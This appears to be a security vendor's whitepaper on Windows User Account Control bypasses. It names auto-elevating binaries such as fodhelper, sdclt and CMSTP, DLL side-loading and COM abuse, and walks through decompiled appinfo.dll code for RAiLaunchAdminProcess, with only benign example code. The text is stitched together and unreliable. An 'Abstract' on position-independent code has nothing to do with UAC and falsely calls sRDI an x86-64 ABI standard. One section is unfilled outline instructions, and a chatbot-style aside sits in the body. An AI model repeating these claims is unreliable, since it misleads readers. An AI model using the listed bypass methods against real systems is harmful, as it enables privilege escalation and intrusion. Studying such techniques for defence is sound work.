USER ACCOUNT CONTROL/UNCONTROL

HADESS

WWW.HADESS.IO

INTRODUCTION

In the ever-evolving landscape of cybersecurity, the Windows User Account Control (UAC) stands as a pivotal defense mechanism, designed to prevent unauthorized changes to the operating system by prompting users for elevated privileges. However, like any robust system, UAC is not impervious to exploitation. The article "User Access Control/Uncontrol: Mastering the Art of Bypassing Windows UAC" delves into the intricate world of UAC, exploring various methods and techniques that have been employed to bypass this security feature.

UAC was introduced with Windows Vista and has since been a fundamental part of all subsequent Windows operating systems. Its primary role is to mitigate the impact of malware by limiting application software to standard user privileges until an administrator authorizes an increase in privilege level. In theory, this should provide a sturdy barrier against many forms of security breaches. However, the ingenuity of attackers often turns these defenses into mere hurdles.

This article aims to shed light on the technical nuances of UAC, presenting a comprehensive overview of how UAC works and, more importantly, how it can be bypassed. We will explore a range of techniques, from exploiting design flaws and system misconfigurations to leveraging legitimate Windows tools in unintended ways. These methods not only highlight the creativity of attackers but also underscore the necessity for continuous improvement in security systems.

It's important to note that the information presented in this article is intended for educational purposes and to enhance the understanding of security professionals. It serves as a reminder of the constant cat-and-mouse game between system defenders and attackers, and the need for vigilance in an ever-changing digital landscape.

As we journey through various UAC bypass techniques, we will also touch upon the ethical considerations and legal implications of such knowledge. The goal is to equip readers with a deeper understanding of Windows security mechanisms, fostering a culture of informed and responsible handling of security vulnerabilities.

DOCUMENT INFO

HADESS

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.

At Hadess, our mission is twofold: to unleash the power of white hat hacking in punishing black hat hackers and to fortify the digital defenses of our clients. We are committed to employing our elite team of expert cybersecurity professionals to identify, neutralize, and bring to justice those who seek to exploit vulnerabilities. Simultaneously, we provide comprehensive solutions and services to protect our client's digital assets, ensuring their resilience against cyber attacks. With an unwavering focus on integrity, innovation, and client satisfaction, we strive to be the guardian of trust and security in the digital realm.

Security Researcher
Alex Nomad

TABLE OF CONTENT

Executive Summary

User Account Control (UAC) is a security component in Windows operating systems that aims to limit application software to standard user privileges until an administrator authorizes an increase or elevation. However, various methods have been discovered and utilized to bypass UAC, exploiting system features and functionalities. This technical summary provides an overview of several such methods.

1.UAC **Bypass Using LOLBins (Living Off the Land Binaries) and Other Techniques:**

- **Runas**: This command-line tool allows users to execute programs with different permissions than the user's current logon session. It can be manipulated to execute code with elevated privileges without triggering a UAC prompt.
- **Fodhelper.exe**: A legitimate Windows binary used to manage optional features, which can be exploited to bypass UAC due to its auto-elevated status.
- **Slui.exe**: Another auto-elevated binary that can be used to bypass UAC. It is typically responsible for handling Windows activation issues.
- **SilentCleanup Scheduled Task**: This task runs with elevated privileges and can be hijacked to execute malicious code with high privileges.
- **Sdclt.exe IsolatedCommand and App Paths**: These methods involve manipulating registry keys associated with sdclt.exe (System Restore) to execute arbitrary commands with elevated privileges.
- **Perfmon.exe**: An executable for the Performance Monitor, which can be exploited similarly to other auto-elevated binaries for UAC bypass.

2.**Exploiting CMSTP for Arbitrary Privilege Elevation in Windows:**

- The Connection Manager Profile Installer (cmstp.exe) can be abused to execute commands with elevated privileges. This executable, when manipulated, can bypass UAC by invoking a COM interface to execute a command string.

3. **Exploiting Elevated COM Object (IFileOperation) for UAC Bypass in Windows:**

- The IFileOperation COM Interface, typically used for file operations, can be exploited to perform privileged actions without UAC prompts. Malicious DLLs can be injected into processes using this interface to execute code with elevated privileges.

4. **DLL Side-Loading:**

- This technique involves placing a malicious DLL in a directory from which a legitimate program loads its DLLs. If a high-privileged system program loads the malicious DLL, it can execute code with elevated privileges.

5. **ConsentUI:**

- ConsentUI.exe is part of the UAC mechanism that handles privilege elevation prompts. Exploiting ConsentUI involves manipulating the way it handles and processes elevation requests.

6. **RAiLaunchAdminProcess:**

- This function is used internally by Windows to execute processes with administrative privileges. By manipulating the parameters or the environment in which this function is called, it's possible to bypass UAC.

Key Findings

User Account Control bypass techniques that allow malware to operate stealthily and resist detection and removal efforts. The key findings highlight the innovative and diverse methods used by modern malware to evade security measures, emphasizing the need for advanced and comprehensive security solutions to counter these threats.

- UAC Bypass Using lolbins runas, fodhelper.exe, slui.exe,
- SilentCleanup Scheduled Task,
- sdclt.exe IsolatedCommand and App Paths, perfmon.exe
- Exploiting CMSTP for Arbitrary Privilege Elevation in Windows
- Exploiting Elevated COM Object (IFileOperation) for UAC Bypass in Windows
- DLL side-loading
- ConsentUI
- RAiLaunchAdminProcess

Abstract

Position-independent code (PIC) is a technique in programming that allows executable code to run at different virtual addresses without modification. PIC works by avoiding absolute addresses and using relative references to access data. The basic principle of PIC is portability - the same instruction sequences can run on systems with different memory layouts.

The working mechanism relies on indirection through lookup tables at runtime. A global offset table (GOT) provides the actual addresses of globals, while a procedure linkage table (PLT) provides stubs to indirectly call functions. The compiler and linker create code and data structures aligned for PIC.

To generate PIC, the compiler uses relative addressing, generates relocation information, and may reserve registers. The linker resolves addresses and sets up the GOT and PLT. Special flags are used for PIC compilation and linking. Position-independent executables (PIE) extend PIC principles to executables.

Use cases include shared libraries, kernel modules, just-in-time compilers, and other situations requiring relocatable, shareable code. PIC allows code modules to be loaded at different virtual addresses safely. The x86-64 ABI defines a standard way to implement PIC known as sRDI (small code model Position Independent Code).

In summary, PIC is an important technique that promotes code portability and modularity by avoiding absolute addresses. Indirection through lookup tables allows position-independent execution on systems with different memory maps. PIC is widely adopted for implementing dynamic code libraries.

METHODS

LOLBins

CMSTP

IFileOperation

DLL Side-Loading

ConsentUI

RAiLaunchAdminProcess

HADESS.IO

UAC Evasion

01

Attacks

UAC

User Account Control (UAC) in Windows is a security feature designed to prevent unauthorized changes made by malware or other threats by requesting administrative privileges. This chapter delves into the intricate design of UAC, aiming to reverse-engineer its workflow to comprehend how it defends against malicious actions. Additionally, we'll explore methods used by threat actors to circumvent UAC for privilege escalation.

This exploration draws from two notable presentations: "Duplicate Paths Attack: Get Elevated Privilege from Forged Identities" at HITCON 2019 and "Playing Win32 Like a K!NG ;)" at SITCON 2020. These sessions unveiled a comprehensive reverse engineering of UAC in Windows 10 Enterprise 17763 and discussed privilege escalation techniques applicable to Windows versions 7 through 10, exploiting path normalization.


UAC Design and Internal Workflow:
Overview of UAC:
UAC is a fundamental component of Windows security, presenting prompts for administrative consent or credentials when a program attempts to make changes.
It aims to segregate standard user privileges from those of an administrator, reducing the risk of unauthorized system modifications.
UAC's Internal Mechanics:
Discuss the architectural design of UAC, including its interaction with system components like the Security Reference Monitor, User Session Control, and other core elements.
Explain how UAC assesses requests for elevated privileges and the criteria it uses to prompt the user.

Reverse Engineering UAC:
Outline the process of deconstructing UAC's functionality, using tools and methods such as system call tracing, monitoring UAC prompts, and analyzing security policies.
Present findings from the reverse engineering process, shedding light on UAC's decision-making mechanisms.

Bypass Techniques:
Path Normalization Exploit:
Detail the path normalization exploit, a technique that manipulates file paths to mislead UAC checks.
Provide a technical breakdown of how this exploit can lead to privilege escalation, along with code examples.

Case Studies from HITCON and SITCON:
Summarize key points from the "Duplicate Paths Attack" and "Playing Win32 Like a K!NG ;)" presentations, highlighting practical applications of these exploits.
Discuss the implications of these findings on Windows security.

Defensive Strategies:
Emphasize the importance of keeping systems updated to protect against known UAC bypass methods.
Suggest best practices like restricting file path manipulations, monitoring for unusual system behavior, and employing comprehensive security solutions.



```
PS C:\Users\aaaddress1> Start-Process calc -Verb runAs
```

User Account Control

Do you want to allow this app to make changes to your device?


Windows Calculator

Verified publisher: Microsoft Windows
Program location: "C:\Windows\system32\calc.exe"
Show information about the publisher's certificate
Change when these notifications appear

Hide details

The evolution of Microsoft's Windows operating system has been marked by continuous efforts to enhance security, particularly in the realm of privilege control. A pivotal development in this journey was the introduction of User Account Control (UAC) in Windows Vista, following the challenges faced by Windows XP in controlling privileges effectively. This article delves into the technical intricacies of UAC, offering a reverse engineering perspective complemented by practical code examples in C++ and PowerShell.


The Genesis of UAC
In the era of Windows XP, the lack of stringent privilege controls led to a surge in malware activities. Recognizing this vulnerability, Microsoft implemented UAC in subsequent versions, starting with Windows Vista. UAC's primary function is to mitigate unauthorized privilege escalation by running programs with lower privileges unless explicitly authorized by the user.



Service name: Appinfo
Display name: Application Information
Description: Facilitates the running of interactive applications with additional administrative privileges. If this service is
Path to executable:
C:\Windows\system32\svchost.exe -k netsvcs -p
Startup type: Manual
Service status: Running
You can specify the start parameters that apply when you start the service from here.
Start parameters:

UAC in Action: A Case Study on Windows 10 Enterprise LTSC
Our analysis is based on Windows 10 Enterprise LTSC (10.0.17763 N/A Build 17763). It's important to note that Microsoft may update UAC's structure, so experiences may vary across different systems and versions.

UAC Alert Mechanism
When a user attempts to run a program with elevated privileges, either by right-clicking and selecting "Run as System Administrator" or using the PowerShell command Start-Process [path/to/exe] -Verb RunAs, a UAC alert is triggered. This alert displays critical information about the program, aiding the user in making an informed decision.


Process Explorer - Sysinternals: www.sysinternals....
File Options View Process Find Users Help
Process PID Integrity
svchost.exe 8224 System
svchost.exe 5144 System
svchost.exe 5968 System
consent.exe
OfficeClickToRun.e
SearchIndexer.exe
svchost.exe
svchost.exe 8880 System
NisSrv.exe 6820 System
svchost.exe
netsvcs -p -s Appinfo)
Services:
Application Information [Appinfo]
CPU Usage: 6.83% Commit Charge: 30.30% Processes: 138 Physical Usag
Command Prompt - powershell
User Account Control
Do you want to allow this app to make changes to your device?
Windows Calculator
Verified publisher: Microsoft Windows
Show more details
Yes
No

```
PS C:\Users\aaaddress1> Start-Process calc -Verb runAs
```

Locating the UAC Service
The UAC service is embodied in the Application Information service within the Windows Control Panel's Services Manager. This service is responsible for activating the high-privilege services.exe service manager using the command C:\Windows\system32\svchost.exe -k netsvcs -p -s Appinfo and hosting the UAC core module appinfo.dll.

UAC Privilege Service Workflow
When a privilege elevation request is made, for instance, from PowerShell, the UAC privilege service svchost.exe (with AppInfo.dll loaded) responds by launching the UAC authorization GUI consent.exe. This interface presents the user with a decision-making prompt.

Reverse Engineering Perspective
To understand UAC's inner workings, we explore three key questions:

Interaction Between UAC Services: How does the UAC privilege service communicate with the UAC interface program?
Validation of Built-in Services: How does UAC validate certain built-in services to grant privileged states without user authorization?
Exploitation Potential: Are there logical flaws in the validation process that could be exploited maliciously?


Analyzing UAC Bypass Techniques
By reverse engineering the UAC process, we can uncover potential bypass techniques that have been exploited in real-world attacks. This involves dissecting the callback mechanisms like RAiLaunchAdminProcess and scrutinizing the interaction patterns between different UAC components.

```
// C++ example to interact with UAC services (Hypothetical)
#include <windows.h>

int main() {
    // Code to interact with UAC services
    // This is a simplified representation and may require additional API calls
    // for a complete implementation.
}
```

```
# PowerShell command to run a program with elevated privileges
Start-Process "path\to\your\program.exe" -Verb RunAs
```

RAiLaunchAdminProcess

The User Account Control (UAC) in Windows plays a crucial role in maintaining system security by managing privilege elevation requests. A key component in this architecture is the RAiLaunchAdminProcess callback function, located in appinfo.dll. This article provides a deep technical analysis of this function, exploring its parameters and behavior, and illustrating its operation with C++ and PowerShell code examples.



```
PS C:\Users\exploit\Desktop> Start-Process
"C:\Users\exploit\Desktop\a.exe" RunAs
```

```
void __fastcall RAiLaunchAdminProcess(struct _RPC_ASYNC_STATE *rpcStatus, __int64 rpcBindingHandle, wchar_t *exePath, wchar_t *fullCommand
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND] wchar_t *fullCommand; // r9 ISARG
                                                                  0x4334C8164:L"\"C:\\Users\\exploit\\Desktop\\a.exe\" RunAs "

  pAsync = rpcStatus;
  rpcBindingHandle_1 = rpcBindingHandle;
  exePath_1 = exePath;
  exeFullPath = exePath;
  lpFileName = exePath;
  fullCommand_1 = fullCommand;
```

The Role of RAiLaunchAdminProcess


```
struct APP_PROCESS_INFORMATION {
    unsigned __int3264 ProcessHandle;
    unsigned __int3264 ThreadHandle;
    long  ProcessId;
    long  ThreadId;
};

long RAiLaunchAdminProcess(
    handle_t hBinding,
    [in][unique][string] wchar_t* ExecutablePath,
    [in][unique][string] wchar_t* CommandLine,
    [in] long StartFlags,
    [in] long CreateFlags,
    [in][string] wchar_t* CurrentDirectory,
    [in][string] wchar_t* WindowStation,
    [in] struct APP_STARTUP_INFO* StartupInfo,
    [in] unsigned __int3264 hWnd,
    [in] long Timeout,
    [out] struct APP_PROCESS_INFORMATION* ProcessInformation,
    [out] long *ElevationType
);
```

When a low-privilege program requests elevation, the UAC privilege service is notified through the RAiLaunchAdminProcess function. This function is responsible for validating the request and, if approved, facilitating the elevation of the requesting program.

Key Parameters of RAiLaunchAdminProcess


- RPC_ASYNC_STATE: Manages the state of the asynchronous RPC channel during the privilege request.
- hBinding: Stores the handle of the current RPC channel.
- ExecutablePath: Path of the low-privilege program requesting elevation.
- CommandLine: Command parameters for the execution process.
- CreateFlags: Flags from CreateProcessAsUser request, indicating the nature of the process to be created.
- CurrentDirectory: Working directory for the execution process.
- WindowsStation: Specifies the workstation, typically WinSta0, for user interaction.
- StartupInfo: User requirements for the window display of the execution process.
- ProcessInformation: Structure containing information about the parent and child processes.

RPC Communication and Process Validation




```
v33 = I_RpcBindingInqLocalClientPID(rpcBindingHandle_1, &Pid);// get binding process id = invoker of CreateProcess()
if ( !v33 )
{
  pid = Pid;
  objAtt.Length = 48;
  objAtt.RootDirectory = 0i64;
  objAtt.Attributes = 0;
  _mm_storeu_si128(&objAtt.SecurityDescriptor, 0i64);
  objAtt.ObjectName = 0i64;
  v34 = NtOpenProcess(
          &invokerOpenProcHandle,
          PROCESS_QUERY_INFORMATION|PROCESS_CREATE_PROCESS|PROCESS_DUP_HANDLE|0x100000,
          &objAtt,
          &pid);                           // get access token of invoker
  if ( (v34 & 0x80000000) != 0 )
  {
    v33 = RtlNtStatusToDosErrorNoTeb(v34);
  }
  else
  {
```

The RAiLaunchAdminProcess function involves a series of RPC communications. It uses I_RpcBindingInqLocalClientPID() to obtain the Process ID of the parent process initiating the RPC request. The function then confirms the parent process's status using NtOpenProcess. If the parent process is no longer active, the elevation process is aborted.



```
if ( exeFullPath )
  exeFullPath_2 = exeFullPath;
else
  exeFullPath_2 = fullCommand_1;
exeHandle = CreateFileW(
              exeFullPath_2,
              GENERIC_EXECUTE|GENERIC_READ,
              FILE_ACTION_REN lpFileName: WCHAR *exeFullPath_2; // rcx
              0,              0x42F938i64:L"C:\\Users\\exploit\\Desktop\\a.exe"
              OPEN_EXISTING,
              FILE_READ_ATTRIBUTES,
              0i64);                     // R+X
if ( exeHandle == -1i64 )
{
  Reply = GetLastError();
  if ( Reply == 1920 )
  {
    newPrimToken_3 = newPrimToken_1;
    if ( IsLoadAppExecutionAliasInfoExPresent() )
```

Creating exact example code for interacting with the RAiLaunchAdminProcess function in the context of RPC (Remote Procedure Call) communication and process validation is complex and requires a deep understanding of Windows internal APIs and security mechanisms. However, I can provide conceptual C++ and PowerShell examples that illustrate the general idea of how such a process might be initiated and managed.



```
Reply = CheckElevation(v43, &flag, 0i64, &requestUAC_Level_1, &v151);
if ( Reply )
{
  RpcRevertToSelf
  goto LABEL_272;
}
```

```
000000000012FEDB0  02 00 00 00 01 00 00 00  01 00 00 00 00 00 00 00
000000000012FEDC0  D8 81 43 00 00 00 00 00  34 02 00 00 00 00 00 00
000000000012FEDD0  00 00 00 00 00 00 00 00  D8 81 43 00 00 00 00 00
```

This C++ example demonstrates how one might conceptually interact with RPC functions and process validation in Windows.

```
#include <windows.h>
#include <iostream>

int main() {
    // Initialize variables
    RPC_STATUS status;
    RPC_WSTR stringBinding = NULL;
    RPC_BINDING_HANDLE bindingHandle = NULL;

    // Create a string binding handle
    status = RpcStringBindingCompose(
        NULL, // UUID
        (RPC_WSTR)L"ncacn_ip_tcp", // Protocol sequence
        NULL, // Network address
        (RPC_WSTR)L"4747", // Endpoint
        NULL, // Options
        &stringBinding);

    if (status) {
        std::cerr << "RpcStringBindingCompose failed" << std::endl;
        exit(status);
    }

    // Create a binding handle from the string binding handle
    status = RpcBindingFromStringBinding(stringBinding, &bindingHandle);

    if (status) {
        std::cerr << "RpcBindingFromStringBinding failed" << std::endl;
        RpcStringFree(&stringBinding);
        exit(status);
    }

    // Free the string binding handle
    RpcStringFree(&stringBinding);

    // Here you would typically perform RPC communication, such as invoking
    // I_RpcBindingInqLocalClientPID and other related functions.

    // For demonstration, we'll just print a message
    std::cout << "RPC communication would be performed here." << std::endl;

    // Clean up the binding handle
    RpcBindingFree(&bindingHandle);

    return 0;
}
```

Handling Process Creation Parameters
The function handles two critical parameters for process creation: the program path and the command string. If the program path is not provided, the command string is used as the target. The CreateFileW API is then invoked to obtain a file handle for the executable.

Creating a C++ example that demonstrates handling process creation parameters, specifically dealing with the program path and command string, can be done using Windows API functions. The example will show how to conditionally handle the program path and command string, and then use the CreateFileW API to obtain a file handle for the executable.

```
#include <windows.h>
#include <iostream>
#include <string>

int main() {
    // Example program path and command string
    std::wstring programPath = L"C:\\Path\\To\\Executable.exe";
    std::wstring commandString = L"\"C:\\Path\\To\\Executable.exe\" -arg1 -arg2";

    // Determine the target based on whether the program path is provided
    std::wstring target;
    if (!programPath.empty()) {
        target = programPath;
    } else {
        // If the program path is not provided, use the command string
        target = commandString;
    }

    // Use CreateFileW to obtain a file handle for the executable
    HANDLE fileHandle = CreateFileW(
        target.c_str(),      // File name
        GENERIC_READ,       // Desired access
        FILE_SHARE_READ,      // Share mode
        NULL,            // Security attributes
        OPEN_EXISTING,       // Creation disposition
        FILE_ATTRIBUTE_NORMAL,   // Flags and attributes
        NULL);           // Template file

    if (fileHandle == INVALID_HANDLE_VALUE) {
        std::cerr << "Failed to open file: " << GetLastError() << std::endl;
        return 1;
    } else {
        std::cout << "File opened successfully." << std::endl;
    }

    // Perform operations with the file handle as needed...

    // Close the file handle
    CloseHandle(fileHandle);

    return 0;
}
```

